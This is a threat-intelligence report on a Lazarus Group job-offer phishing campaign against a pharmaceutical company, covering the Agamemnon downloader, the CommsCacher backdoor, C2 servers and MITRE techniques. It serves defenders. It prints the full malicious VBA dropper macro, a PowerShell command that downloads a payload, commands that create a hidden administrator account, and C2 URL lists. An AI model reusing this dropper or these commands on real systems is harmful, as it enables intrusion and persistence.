Lazarus Group Recruitment: Threat Hunters vs Head Hunters

Published on 27 April 2021

Contents

Introduction

At the end of September 2020, Positive Technologies Expert Security Center (PT Expert Security Center, PT ESC) was involved in the investigation of an incident in one of the largest pharmaceutical companies. After starting to analyze the tactics, techniques, and procedures (TTPs) of the attackers, the investigation team found similarities with the Lazarus Group attacks previously described in detail by cybersecurity experts in the reports Operation: Dream Job and "Operation (노스 스타) North Star A Job Offer That's Too Good to be True?".

This article describes a previously unknown attack by the APT group, reveals the Lazarus Group's TTPs that allowed attackers to obtain partial control over a pharmaceutical company's infrastructure in just four days, as well as the tools used by the attackers for preliminary compromise, network reconnaissance, and gaining persistence in the infrastructure of the targeted company.

At the end of the article, PT ESC provides a list of the group's TTPs and indicators of compromise that can be used by cybersecurity specialists to identify traces of the group's attacks and search for threats in their infrastructure.

1. Sequence of events

At the end of September 2020, an employee of the pharmaceutical company received a document named GD2020090939393903.doc with a job offer (creation date: 2020:09:22 03:08:00). After a short period of time, another employee received a document named GD20200909GAB31.doc with a job offer from the same company (creation date: 2020:09:14 07:50:00). By opening the documents from a potential employer, both victims activated malicious macros on their home computers (see the «Malicious document» section).




Figure 1. Malicious document

In one of the cases, a malicious document was received via Telegram. Note that both documents were received by the victims over the weekend.

After running malicious macros on two compromised computers, reconnaissance was performed (T1016: System Network Configuration Discovery) by using system utilities ipconfig.exe, ping.exe, and net.exe. Also the following unknown PE files were launched:

- `C:\ProgramData\Applications\ZCacher.dat;`
- `C:\ProgramData\Applications\MemoryCompressor.tls-lbn;`
- `C:\ProgramData\Applications\MemoryCompressor.tls;`
- `C:\ProgramData\Applications\MemoryCompressor64.exe.`

It was not possible to gain full access to all the files listed above during the incident investigation.

One of the compromised computers used CommsCacher, a backdoor named ApplicationCacher-f0182c1a4.rb (compilation date: 2020-09-14T16:21:41Z), and its configuration file C:\Users*\AppData\Local\.IdentityService\AccountStore.bak encrypted with the VEST algorithm, as well as the LNK startup file C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MSSqlite3Svc.lnk. Notably, the backdoor monitors RDP sessions on the compromised computer using **WTSEnumerateSessionsW** (see the Trojan-Backdoor CommsCacher section).

According to the proxy server logs, the compromised computers tried to connect to the address **forecareer[.]com:443**, which was not detected by antivirus engines as malicious at the time of the attack. According to WHOIS entries, the domain had been registered a few days before the attack began.




Figure 2. Domain data from the VirusTotal resource

Figure 3. Domain registrar data

At the time of the attack, content was published on the domain that copied a page of the official website of General Dynamics Mission Systems, one of the world's largest manufacturers of military and aerospace equipment. The Lazarus Group had already used this brand in its attacks. The domain also had a valid SSL certificate.

ddbd51ed773da10577a728be7d33c288fb02b943

Serial Number	269700339291790674744976670830567839320
Issued	2020-09-14
Expires	2021-09-15
Common Name	Sectigo RSA Domain Validation Secure Server CA (issuer) forecareer.com (subject)
Alternative Names	forecareer.com (subject) www.forecareer.com (subject)
Organization Name	Sectigo Limited (issuer)
SSL Version	3
Organization Unit	
Street Address	
Locality	Salford (issuer)
State/Province	Greater Manchester (issuer)
Country	GB (issuer)

Figure 4. SSL certificate parameters




Figure 5. Original page of the General Dynamics Mission Systems website




Figure 6. Forged page

At the beginning of the working week, both victims connected to the RDG server of one of the organization's branches from the compromised personal computers. This allowed attackers to gain access to the company's corporate network.

On the same day, the company's RDG server showed traces of illegitimate activity and evidence of malicious reconnaissance on the network for the first time. The compromised accounts, in particular, were used to run system utilities systeminfo.exe, ipconfig.exe, netstat.exe, tasklist.exe, qwinsta.exe, query.exe, quser.exe, net.exe, and ping.exe, as well as C:\ProgramData\Comms\Cacher.hls-iol (version of the public utility ADFind for Active Directory requests).

Later, CommsCacher with the name C:\ProgramData\USOShared\usomsqlite3.lgs.dat was also installed on the RDG server.

The attackers also uploaded an unknown PE file with the name C:\ProgramData\volitile.dat and launched the DLL library C:\ProgramData\comms\commspkg.bin (compilation date: 2020-08-22T18:45:25Z), which executes files transfered in the configuration via the command line using **CreateProcessW**. The library is protected by VMProtect.

```
powershell -Command (New-Object Net.WebClient).DownloadFile('http://192.168.129.92:8080/volitile.ico', 'C:\ProgramData\volitile.dat')
```

```
cmd.exe /c cmd.exe /c rundll32.exe c:\\programdata\\comms\\commspkg.bin,Serialize +JHzz8nMxMn+wvv+y/7z+MzCwsjz+MzCwsjPwMSN+/7L"
```

Two days later, after entering the corporate network, the attackers gained access to a number of servers, including the domain controller, additional RDG server, file server, and Crontab server. On these servers, the attackers also performed reconnaissance using system utilities and system services with the name **usomgmt**. The attackers used this name to name their own services on the compromised hosts:

```
cmd.exe /c cmd.exe /c C:\ProgramData\Microsoft\gpolicy.dat -f C:\ProgramData\Microsoft\gpolicy.out C:\ProgramData\Microsoft\gpolicy.bin 1q2w3e4r@#$@#$@#$

cmd.exe /c cmd.exe /c C:\ProgramData\Microsoft\gpolicy.dat 312 C:\ProgramData\Microsoft\gpolicy.bat

cmd.exe /c cmd.exe /c net user admin$ abcd1234!@#$ /add

cmd.exe /c cmd.exe /c net localgroup administrators admin$ /add

cmd.exe /c cmd.exe /c net localgroup -?-¦-+-+-+-+-?-?-?-¦-?-+-?-? admin$ /add

cmd.exe /c cmd.exe /c net user admin$ /delete >> C:\ProgramData\Microsoft\gpolicy.out
```

During incident investigation, the experts failed to gain access to files C:\ProgramData\Microsoft\gpolicy.dat, C:\ProgramData\Microsoft\gpolicy.out, C:\ProgramData\Microsoft\gpolicy.bin, and C:\ProgramData\Microsoft\gpolicy.bat. Tampering with creation, deletion, and addition of the user **admin$** to the administrator group would later provoke the suspicion of the system administrators of the compromised company and serve as the beginning of the incident response.

Similar actions of attackers with the account admin$ were described in the report "Greetings from Lazarus."

At the same time, by performing reconnaissance on the computers available, the attackers received new vectors for penetration into the company's corporate network. So, two days later, after the company's network infrastructure was compromised, another employee from another branch received a job offer. On the social network LinkedIn, the victim was contacted by a user named Rob Wilson, shortly after which she received an email with a job offer from General Dynamics UK.




Figure 7. Example of correspondence with Rob Wilson on Linkedin

```
https://mail.yandex.ru/?uid=*********#message/***************,Message "***, please add me to your LinkedIn network!" — Rob Wilson — Yandex.Mail,29.09.2020 12:54

https://mail.yandex.ru/?uid==*********#message/***************,Message «Rob sent you a new message» — Rob Wilson via LinkedIn — Yandex.Mail,29.09.2020 13:30
```




Figure 8. Rob Wilson account

After studying the information about the job and the company through the Yandex search engine, Wikipedia and the legitimate website of General Dynamics UK, the employee continued to correspond with Rob Wilson's account, from whom they received links to download malicious documents GD20200909GAB31.doc, PDF20200920KLKA.pdf, and PDF20200920KLKA.zip from an attacker-controlled job search website **clicktocareers[.]com**, which was not detected by antivirus engines as malicious at the time of the attack.




Figure 8. Domain data from the VirusTotal resource

Note that the victim failed to open the received PDF document the first time, after which the attackers sent her the InternalPDFViewer.exe software to view PDF files.

```
https://generaldynamics.uk.com/,Home - General Dynamics UK,29.09.2020 13:43,2,https://yandex.ru/search/?lr=16&text=%20General%20Dynamics%20UK%20Ltd%20

https://generaldynamics.uk.com/about/about-us/,About us - General Dynamics UK,29.09.2020 13:44
https://generaldynamics.uk.com/work/,Work with us - General Dynamics UK,29.09.2020 13:45
https://generaldynamics.uk.com/work/careers/,Careers - General Dynamics UK,29.09.2020 13:45

https://generaldynamics.uk.com/work/careers/project-management/,Project management - General Dynamics UK,29.09.2020 13:45

https://generaldynamics.uk.com/work/careers/current-vacancies/,Current vacancies - General Dynamics UK,29.09.2020 13:46
```

The compromised user also forwarded the malicious email to her colleague. However, the recipient did not open the malicious document and did not allow the attackers to expand the attack surface.

```
https://mail.clicktocareers[.]com/public/jobapplications/jdviewer.php?jd=10931  GD20200909GAB31.doc 29.09.2020 16:50:35
https://ru.wikipedia.org/wiki/General_Dynamics,General Dynamics — Википедия,29.09.2020 13:56,1,https://yandex.ru/search/?text=%20General%20Dynamics%20UK%20Ltd%20&lr=16
https://mail.clicktocareers[.]com/public/jobapplications/jdviewer.php?jd=12314  PDF20200920KLKA.ZIP 29.09.2020 17:04:01

https://mail.clicktocareers[.]com/public/jobapplications/jdviewer.php?jd=77234  PDF20200920KLKA.PDF 29.09.2020 17:06:11

https://generaldynamics.uk.com/systems/,See what we do - General Dynamics UK,29.09.2020 14:11

https://mail.yandex.ru/?uid=*********#message/***************,Письмо «Rob sent you a new message» — Rob Wilson через LinkedIn — Яндекс.Почта,29.09.2020 14:21
```

```
https://mail.yandex.ru/?uid=*********#message/***************,Письмо «Job Proposal at GDLS» — Rob Wilson — Яндекс.Почта,29.09.2020 16:50

https://mail.yandex.ru/?uid=*********#message/***************,Письмо «Re: Job Proposal at GDLS» — Rob Wilson — Яндекс.Почта,29.09.2020 17:03
```

Sensitive information has been replaced with asterisks (*).

On the compromised computer, the attackers performed reconnaissance using system commands query.exe, quser.exe, and netstat.exe and installed a CommsCacher backdoor named CommsCacher.dat, which gains persistence via an LNK file in the startup folder. The experts also discovered the evidence of launching the malicious DLL Trojan-Downloader Agamemnon regid.mdb (compilation date: 2020-09-14T16:21:26Z), which is extracted from a malicious document, then collects information from the infected host, sends it to the attackers' server, and in response receives a payload (see the Trojan-Downloader Agamemnon section). Command execution and network reconnaissance on the computer were carried out using the public utility SMBMAP designed for scanning SMB services.

2. Malicious document

The phishing document GD2020090939393903.doc contains a decoy text in the form of a job offer. The text of the document:

```
Senior Business Manager

Job Location: Washington, DC
Employment Type: Full Time
Clearance Level Must Currently Possess: None
Clearance Level Must Be Able to Obtain: None
Telecommuting Options: Some Telecommuting Allowed
Annual Salary: $72k - $120k


Job Description:

General Dynamics Mission Systems (GDMS) engineers a diverse portfolio of high technology solutions, products and services that enable customers to successfully execute missions across all domains of operation.
With a global team of 13,000+ top professionals, we partner with the best in industry to expand the bounds of innovation in the defense and scientific arenas.
Given the nature of our work and who we are, we value trust, honesty, alignment and transparency. We offer highly competitive benefits and pride ourselves in being a great place to work with a shared sense of purpose.
You will also enjoy a flexible work environment where contributions are recognized and rewarded. If who we are and what we do resonates with you, we invite you to join our high performance team!


Responsibilities:
Bachelor's degree in Senior Business Manager or a related specialized area or the equivalent experience is required plus a minimum of 10 years of relevant experience; or Master's degree plus a minimum of 8 years of relevant experience to meet managerial expectations.
The candidate must have proven experience with the capture management and proposal development processes.
Department of Defense TS/SCI security clearance is preferred at time of hire. Candidates must be able to obtain a TS/SCI clearance with polygraph within a reasonable amount of time from date of hire. Applicants selected will be subject to a U.S. Government security investigation and must meet eligibility requirements for access to classified information.
Due to the nature of work performed within our facilities, U.S. citizenship is required.
For foreign Candidates, they have to related in U.S with family.

Qualifications:
At General Dynamics Mission Systems (GDMS), we deliver systems that provide critical intelligence data to our national leadership.
As market leader and technology innovator, we are seeking talented professionals to deliver cutting edge solutions to our customers.
GDMS has an immediate opening for a Senior Manager of Business Development.
The selected candidate will work to identify and acquire new business ventures for GDMS and its customers.
The Senior Manager of Business Development will work among a talented and technically accomplished group of colleagues, and enjoy a flexible work environment where contributions are recognized and rewarded.


REPRESENTATIVE DUTIES AND TASKS:
The selected Senior Manager of Business Development:
Identifies and captures new business opportunities in the international and domestic Signals Intelligence (SIGINT) marketplace, with emphasis on High Frequency (HF) and Very High/Ultra High Frequency (V/UHF) Communications Intelligence (COMINT) Direction Finding (DF) Systems and Satellite Communication & Collection Systems;
Establishes and maintains frequent Intelligence Community (IC) and Defense customer contacts in the international and domestic SIGINT, COMINT/DF and Satellite Communication marketplace;
Collaborates with customers to develop system Concept of Operations (CONOPS), architectures, and requirements for SIGINT, COMINT/DF and Satellite Communication collection systems;
Develops and presents briefing packages of business area capabilities and system offerings to international and domestic customers;
Works closely with business area technical and management team to align business area strategy, capabilities, investments, and offerings with SIGINT, COMINT/DF and Satellite Communication markets;
Performs competitor analyses and develops teaming relationships as needed;
Works closely with Export Compliance organization to obtain all export licenses for business pursuits in the international marketplace.



Required Skills:
Minimum of five (5) years of project management related experience, with 2 years of experience as a Business Development Manager in a "large" or Government organization.
Experience coordinating and overseeing the implementation of security projects.
Experience with MS Project, SharePoint, or other project management tools.
Knowledge of general management and auditing techniques for identifying problems, gathering and analyzing pertinent information, forming conclusions, developing solutions and implementing plans consistent with management goals.
Excellent oral and written communication skills. Interaction and information gathering with coworkers and customers.


Education / Certifications:
Master's degree from an accredited higher education institution and a minimum of 11 years of progressive Business Development experience or equivalent experience.
One industry-recognized business development management certification.
Certifications relating to Government Clearance (a plus)



We are GDMS. The people supporting some of the most complex government, defense, and intelligence projects across the country. We deliver. Bringing the expertise needed to understand and advance critical missions. We transform. Shifting the ways clients invest in, integrate, and innovate technology solutions. We ensure today is safe and tomorrow is smarter. We are there. On the ground, beside our clients, in the lab, and everywhere in between. Offering t
```

Some modifications of malicious documents obtained during the investigation were protected with the password **JD-20BZ@9918261231C3** (presumably, to bypass security measures). Document metadata:

```
File Size                       : 1991 kB
File Permissions                : rwxrwx---
File Type                       : DOC
File Type Extension             : doc
MIME Type                       : application/msword
Title                           :
Subject                         :
Author                          : User
Keywords                        :
Comments                        :
Template                        : Normal
Last Modified By                : Admin
Revision Number                 : 2
Software                        : Microsoft Office Word
Total Edit Time                 : 2.0 minutes
Create Date                     : 2020:09:22 03:08:00
Modify Date                     : 2020:09:22 03:08:00
Pages                           : 4
Words                           : 870
Characters                      : 4960
Security                        : Password protected
Code Page                       : Windows Latin 1 (Western European)
Company                         :
Lines                           : 41
Paragraphs                      : 11
Char Count With Spaces          : 5819
App Version                     : 15.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  :
Heading Pairs                   : Title, 1
Comp Obj User Type Len          : 32
Comp Obj User Type              : Microsoft Word 97-2003 Document
```

Analysis of the document showed that GD2020090939393903.doc contains a malicious VBA macro and a payload encoded using Base64 and XOR algorithms:




Figure 10. The structure of the document GD2020090939393903.doc

```
Attribute VB_Name = "NewMacros"
Private Function Base64Decode(base64 As String) As Variant
    Dim xmlDoc As Object
    Dim xmlNode As Object

    Set xmlDoc = CreateObject("MSXML2.DOMDocument")
    Set xmlNode = xmlDoc.createElement("b64")

    xmlNode.dataType = "bin.base64"
    xmlNode.Text = base64

    Base64Decode = xmlNode.nodeTypedValue

End Function
Private Function GetStringData(data As String) As String
    Dim decData As Variant
    Dim nLen As Long
    Dim strPath As String

    decData = Base64Decode(data)
    nLen = UBound(decData) - LBound(decData) + 1

    strPath = ""
    For inx = 0 To nLen - 1
        strPath = strPath & Chr((decData(inx) Xor 37) + 134 - 256)
    Next inx
    GetStringData = strPath
End Function
Private Function GetBufferData(data As String) As Variant
    Dim decData As Variant
    Dim nLen As Long

    decData = Base64Decode(data)
    nLen = UBound(decData) - LBound(decData) + 1

    For inx = 0 To nLen - 1
     If ((decData(inx) Xor 214) + 55) > 255 Then
        decData(inx) = (decData(inx) Xor 214) + 55 - 256
     Else
        decData(inx) = (decData(inx) Xor 214) + 55
     End If
    Next inx
    GetBufferData = decData
End Function
Sub AutoOpen()
'
' AutoOpen Macro
'
'
Dim strPath As String
Dim strArgment As String
Dim DataBuffer As Variant
Dim PBuffer() As Byte
Dim strObject As String

If ActiveDocument.Shapes.Count < 1 Then Exit Sub

strPath = GetStringData(ActiveDocument.Shapes("Text Box 3").TextFrame.TextRange.Text)
strArgment = GetStringData(ActiveDocument.Shapes("Text Box 4").TextFrame.TextRange.Text)
DataBuffer = GetBufferData(ActiveDocument.Shapes("Text Box 5").TextFrame.TextRange.Text)
nLen = UBound(DataBuffer) - LBound(DataBuffer) + 1
strObject = GetStringData(ActiveDocument.Shapes("Text Box 6").TextFrame.TextRange.Text)

    ReDim PBuffer(nLen)
    For inx = 0 To nLen - 1
        PBuffer(inx) = DataBuffer(inx)
    Next inx

    Open strPath For Binary Lock Write As #1
    Put #1, 1, PBuffer
    Close #1


    ActiveDocument.Shapes("Text Box 2").Select
    Selection.ShapeRange.TextFrame.TextRange.Select
    Selection.Collapse
    Selection.WholeStory
    Selection.Copy
    Selection.ShapeRange.Select
    Selection.MoveUp Unit:=wdScreen, Count:=1
    Selection.WholeStory
    Selection.Delete Unit:=wdCharacter, Count:=1
    Selection.PasteAndFormat (wdFormatOriginalFormatting)
    ActiveDocument.Save

    Set objShell = CreateObject(strObject)
    objShell.Run strArgment, 0, False
    Set objShell = Nothing
End Sub
```

Later, during threat hunting, the experts found similar documents:

Name	Hash
GDLS202009069871.pdf	e13888eed2466efaae729f16fc8e348fbabea8d7acd6db4e062f6c0930128f8f
GDLS_2020090392828334.doc	9c906c2f3bfb24883a8784a92515e6337e1767314816d5d9738f9ec182beaf44
GDLS202009069871.doc	75bf8feeac2b5b1690feab45155a6b97419d6d1b0d36083daccb061dc5dbdea8

Examples of decoy documents:

Figure 11. Example of a stub




Figure 12. Example of a stub

3. Trojan-Downloader Agamemnon

If successful, the malicious macro extracts the decrypted data to the file 963e8cfaa40226ba2e5d516464572446 in the directory C:\ProgramData\regid.mdb and runs the library with the following parameters:

```
rundll32.exe C:\ProgramData\regid.mdb,sqlite3_create_functionex X4BJOPK3O6nxwkVuK3HqqTt4 LRTB /QV3AcjAeAb/x3xH+0ZhyOBJfZXilGFS69N5E/rSe2z47XDp8uh37v2vZ6/zrkkg9KFobffsQyr5q0Urx6pxtP31eXHG8ER2xfd/t8/2SjjQeXOF8oR6guvDbIPownS85T1uOfD4YX7tv2T/4D5iMOnxaj3pfFW607td+9P6bGTTJVah2OBeptWnXOfeJl4o0elCtd10QLLZc1jz3PJEjNiNUAndiENOwM9WD9COUgDUgUiN1MxSSuXLYIvgCmwU7VVnEe5QbpbvV27X71ZrmPNZTmXMZFqiyuNLY8ViVFzLHUfZwJhB3tffRZ/4XngQ+FF1HfJcSVrJm0Ob95p9BPCFREHLwH8G9Yd5B/uGTYj>
```

Agamemnon is a legitimate SQLite DLL library with the malicious exported function **sqlite3_create_functionex**. This modification as well as the method of gaining persistence on a compromised computer in the startup folder were described in the report Operation (노스 스타) North Star A Job Offer That's Too Good to be True.

When launched, the extracted file regid.mdb collects the following information about the system:

- Computer name;
- Information about network adapters;
- User name;
- List of running processes.

Next, the malware compresses the received data using the LZ algorithm with the maximum compression ratio, after which it encrypts the data with its own algorithm and encodes it in Base64. The malware also generates a unique identifier for the infected host.

The collected information is sent to one of the attackers' C2 servers along with the computer ID. The full list of C2 servers is transmitted in encrypted form via the command line. The file GD2020090939393903.doc transmits the following list of C2 servers:

```
https://propro[.]jp/wp-content/documents/docsmgmt.php
http://www.ctevt.org[.]np/ctevt/public/frontend/review.php
http://gbflatinamerica[.]com/file/filelist.php
http://www.apars-surgery[.]org/bbs/bbs_files/board_blog/write.php
http://goldllama4.sakura.ne[.]jp/waterdo/wp/wp-content/plugins/view.php
https://bootcamp-coders.cnm[.]edu/~dmcdonald21/emoji-review/storage/app/humor.php
```

After sending the data to the C2 server, the malware receives a response from it. It contains the main payload also encrypted with its own algorithm. It is either executed in the process memory or uploaded to the hard disk at: %localappdata%\~DMF[0-9]{4}.tmp (the path is given in RegExp format) and launched using rundll32.exe. The version of payload execution is determined by the response of the C2 server.

Note that the loader is successfully detected in the public sandbox ANY.RUN.




Figure 13. Information about network detection

4. Trojan-Backdoor CommsCacher

CommsCacher is also a legitimate SQLite DLL library with the malicious exported function **sqlite3_create_functionex**. Examples of LNK files with CommsCacher autorun parameters are shown below.

```
rundll32.exe CommsCacher.dat,sqlite3_create_functionex dbmanagementservice19253

rundll32.exe ApplicationCacher-f0182c1a4.rbs,sqlite3_create_functionex sqlite3msdbmgmtsvc-f810a
```

CommsCacher downloads and uploads configuration data to the hard disk in the file: %localappdata%\.IdentityService\AccountStore.bak. The configuration file is encrypted with the VEST encryption algorithm and contains a list of C2 servers. Example of the configuration data:

```
https://akramportal[.]org/delv/public/voice/voice.php
https://vega.mh-tec[.]jp/.well-known/gallery/siteview.php
https://www.hospitality-partners[.]co.jp/works/performance/consumer.php
https://inovecommerce[.]com.br/public/pdf/view.php
```

Connecting to one of the C2 servers, the sample receives shellcode and configuration data in response from the C2. The received data is decrypted and the shellcode with the transmitted parameters is launched. After that, the CommsCacher malware opens a named pipe **\\.\pipe\fb4d1181bb09b484d058768598b**, which is used to receive data from the shellcode and then transmit it to the C2 server.

The detected samples C:\ProgramData\Applications\ApplicationCacher-f0182c1a4.rbs (compilation date: 2020-09-24T05:12:24Z) and C:\ProgramData\USOShared\usomsqlite3.lgs.dat (compilation date: 2020-09-29T03:34:06Z) are similar to CommsCacher. The files contain 64 MB of random repeating characters. They could be used by the attackers to bypass antivirus protection that can ignore large files.


The backdoor functions and its server side were described in detail in the article Operation North Star: Behind The Scenes.

5. Logs of victims

During the incident investigation, a number of malicious C2 servers were identified, and, after studying them, the experts managed to obtain log files with the IP addresses of victims also compromised by this group. Log format: [JD = ID][Date] [Victim IP] [User-Agent].

All identified victims were notified of the incidents. Sensitive information has been replaced with asterisks (*).

Figure 14. Structure of open folders



```
[JD = ]       [2020-09-25 03:31:13]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = ]       [2020-09-25 03:31:59]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = ]       [2020-09-25 03:32:01]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = 10931]       [2020-09-25 03:32:31]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = ]       [2020-09-25 03:35:14]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = 10931]       [2020-09-25 03:35:25]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36]
[JD = ]       [2020-09-25 03:37:20]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36]
[JD = 10931]       [2020-09-25 03:41:42]    [*.*.*.*]     [bitlybot/3.0 (+http://bit.ly/)]
[JD = 10931]       [2020-09-25 03:41:58]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36]
[JD = 10931]       [2020-09-25 03:42:57]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36]
[JD = 10931]       [2020-09-25 03:43:53]    [*.*.*.*]     [Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36]
[JD = 10931]       [2020-09-25 03:44:20]    [*.*.*.*]     [WhatsApp/2.20.199.14 A]
```

Figure 15. Example of lines from a victim log

The attacker-controlled servers contained files named sclient+[md5 victim]+.tmp or pagefile+[md5 victim]+.dat. These files contained information from compromised computers.

6. Attribution

The detected indicators of compromise belong to Lazarus Group, a hacker group also known as Hidden Cobra. The group has been operating since 2009 at least. Lazarus is thought to belong to a class of government-sponsored APT groups and come from North Korea. The group regularly conducts its attacks for the purpose of cyberespionage.

The main source vector of attacks is targeted phishing through third-party resources (Phishing: Spearphishing via Service). In this campaign, attackers, under the guise of the HR service of General Dynamics Mission Systems, sent documents with malicious macros containing a stub text with a job offer through LinkedIn, Telegram, WhatsApp, and corporate email.

Below is an example of correspondence between one of the victims and an attacker in the Telegram messenger. In this case, the attacker offered the victim to do a test assignment on the attacker-controlled server.




Figure 16. Example of correspondence with the attacker

To attack the organization, the attackers created a phishing site of General Dynamics Mission Systems. As C2 servers, they used the resources of allegedly compromised organizations located in Brazil, France, Japan, South Korea, and the United States.




Figure 17. Original and fake version of the GDMS website

The group is characterized by the use of unique malicious software for remote command execution:

- The detected backdoor CommsCacher indicates a connection with the malicious company Dream Job and identifies the group of attackers as the Lazarus Group.
- The document GD2020090939393903.doc obtained during the investigation contains a malicious macro, an encrypted payload, and startup parameters that are stored in Text Box shapes, which coincides with the description of malicious documents that were described in the McAfee report.

The malicious campaign was also reported by researchers from IssueMakersLab:

Figure 18. Chronology of attacks

7. Conclusions

To identify all compromised hosts and obtain detailed information about the incident, the experts scanned the entire company's infrastructure for indicators of compromise, as well as network and file signatures of users. All possible host artifacts were also analyzed. The most useful artifacts for restoring the incident chronology were the USN Journal, EVTX Events, Jump Lists, and the MFT table.

This article describes the TTPs of the Lazarus Group, which allowed them to gain partial control over the infrastructure of the compromised company within four days. This shows a high degree of preparedness of attackers and an individual approach to compromising each host on the infrastructure. The attackers used both publicly available software and tools of their own design.

According to the investigation, the attackers did not gain access to sensitive information. As a result of the prompt actions of PT ESC specialists and administrators of the pharmaceutical company, the attackers were deprived of access to the controlled infrastructure.

Author: Aleksandr Grigorian, Positive Technologies

The article's author thanks the incident response and threat intelligence teams PT Expert Security Center for their help in drafting the story.

8. Similar malicious campaign

After investigating the incident, we continued to track the Lazarus Group and identified a new attack that has no direct connection to the case in question, but affects a similar geographical segment.

During this attack, in November 2020, attackers used a malicious document (GDLS47129481.docx 994c02f8c721254a959ed9bc823ab94b) with CVE-2017-0199. The attack was allegedly aimed at a company from Russia. The attack was also reported on the Anonymous Security Agency's Twitter account.

The document contained the following stub:

Figure 19. Example of the phishing document

C2 server:

```
https://www.forecareer[.]com/gdcareer/officetemplate-20nab.asp?iqxml=480012756ad26f72e412db0ae7aa183e
```

The attackers used the domain from the previous campaign; however, the visual component of the phishing site was changed.




Figure 20. Forged page

9. MITRE TTPs

ID	Name	Description
		Initial Access
T1566.003	Phishing: Spearphishing via Service	The Lazarus Group uses malicious job ads sent via LinkedIn
		Execution
T1047	Windows Management Instrumentation	The Lazarus Group uses wmic.exe to run commands
T1106	Native API	The Lazarus Group uses CreateProcessW to run malware and **WTSEnumerateSessionsW** to monitor RDP sessions
T1059.003	Command and Scripting Interpreter: Windows Command Shell	The Lazarus Group uses the Windows command line to run commands
